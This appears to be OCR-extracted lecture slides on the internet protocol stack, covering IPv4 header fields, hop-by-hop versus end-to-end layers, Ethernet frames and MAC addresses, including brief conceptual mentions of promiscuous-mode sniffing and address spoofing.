


Internet Layering (“Protocol Stack”)



7
Application
4
Transport
3
(Inter)Network
2
Link
1
Physical
~ *Same* for each Internet “hop”
Different for each Internet “hop”

Hop-By-Hop vs. End-to-End Layers

Host A communicates with Host D



Hop-By-Hop vs. End-to-End Layers



Host A communicates with Host D


E.g., Wi-Fi

E.g., Ethernet

Different **Physical & Link Layers (Layers 1 & 2)**

Hop-By-Hop vs. End-to-End Layers


Host A communicates with Host D



E.g., HTTP over TCP over IP

Same Network / Transport / Application Layers (3/4/7)
(Routers **ignore** Transport & Application layers)

Layer 3: (Inter)Network Layer *(IP)*




Bridges multiple “subnets” to provide *end-to-end* internet connectivity between nodes

- Provides global addressing

Works across different link technologies

IPv4 Packet Structure (IP version 6 is different)



4-bit Version

4-bit Header Length

8-bit Type of Service (TOS)

16-bit Total Length (Bytes)

16-bit Identification

3-bit Flags

13-bit Fragment Offset

8-bit Time to Live (TTL)

8-bit Protocol

16-bit Header Checksum


32-bit Source IP Address

32-bit Destination IP Address

Options (if any)

Payload

IP Packet Structure



4-bit Version

4-bit Header Length

8-bit Type of Service (TOS)

16-bit Total Length (Bytes)

16-bit Identification

3-bit Flags

13-bit Fragment Offset

8-bit Time to Live (TTL)

8-bit Protocol

1

32-bit Source IP Address


32-bit Destination IP Address

Options (if any)

Payload

Specifies the length of the entire IP packet: bytes in this header plus bytes in the **Payload**

IP Packet Structure



4-bit Version

4-bit Header Length

8-bit Type of Service (TOS)

16-bit Total Length (Bytes)

16-bit Identification

3-bit Flag

8-bit Time to Live (TTL)

8-bit Protocol

1

32-bit Source IP Address


32-bit Destination IP Address

Options (if any)

Payload

Specifies how to interpret the start of the **Payload**, which is the header of a *Transport Protocol* such as **TCP** (6) or **UDP** (17)

IP Packet Structure



4-bit Version

4-bit Header Length

8-bit Type of Service (TOS)

16-bit Total Length (Bytes)

16-bit Identification

3-bit Flag

8-bit Time to Live (TTL)

6

1

32-bit Source IP Address


32-bit Destination IP Address

Options (if any)

Start of TCP Header

Specifies how to interpret the start of the **Payload**, which is the header of a *Transport Protocol* such as **TCP** (6) or **UDP** (17)

IP Packet Structure



4-bit Version

4-bit Header Length

8-bit Type of Service (TOS)

16-bit Total Length (Bytes)

16-bit Identification

3-bit Flags

13-bit Fragment Offset

8-bit Time to Live (TTL)

8-bit Protocol

16-bit Header Checksum

32-bit Source IP Address

32-bit Destination IP Address

Options (if any)

Payload

IP Packet Header (Continued)

- Two IP addresses
  - Source IP address (32 bits in main IP version, IPv4)
  - Destination IP address (32 bits, likewise)
- Destination address
  - Unique identifier/locator for the receiving host
  - Allows each node to make forwarding decisions
- Source address
  - Unique identifier/locator for the sending host
  - Recipient can decide whether to accept packet
  - Enables recipient to send reply back to source

The Basic Ethernet Packet: The near-universal Layer 2

- An Ethernet Packet contains:
  - A preamble to synchronize data on the wire
    - We normally ignore this when talking about Ethernet
  - 6 bytes of destination MAC address
    - In this case, MAC means media access control address, not message authentication code!
  - 6 bytes of source MAC address
  - Optional 4-byte VLAN tag
  - 2 bytes length/type field
  - 46-1500B of payload

DST MAC	SRC MAC	VLAN	Type	PAYLOAD

The MAC Address

- The MAC acts as a device identifier
  - The upper 3 bytes are assigned to a manufacturer
    - Can usually identify product with just the MAC address
  - The lower 3 bytes are assigned to a specific device
    - Making the MAC a de-facto serial #
- Usually written as 6 bytes in hex:
  - e.g. **`13:37:ca:fe:f0:0d`**
- A device ***should ignore*** all packets that aren't to itself or to the broadcast address (**`ff:ff:ff:ff:ff:ff`**)
  - But almost all devices can go into ***promiscuous mode***
    - This is also known as "sniffing traffic"
- A device generally should only send with its own address
  - But this is enforced with software and can be trivially bypassed when you need to write "raw packets"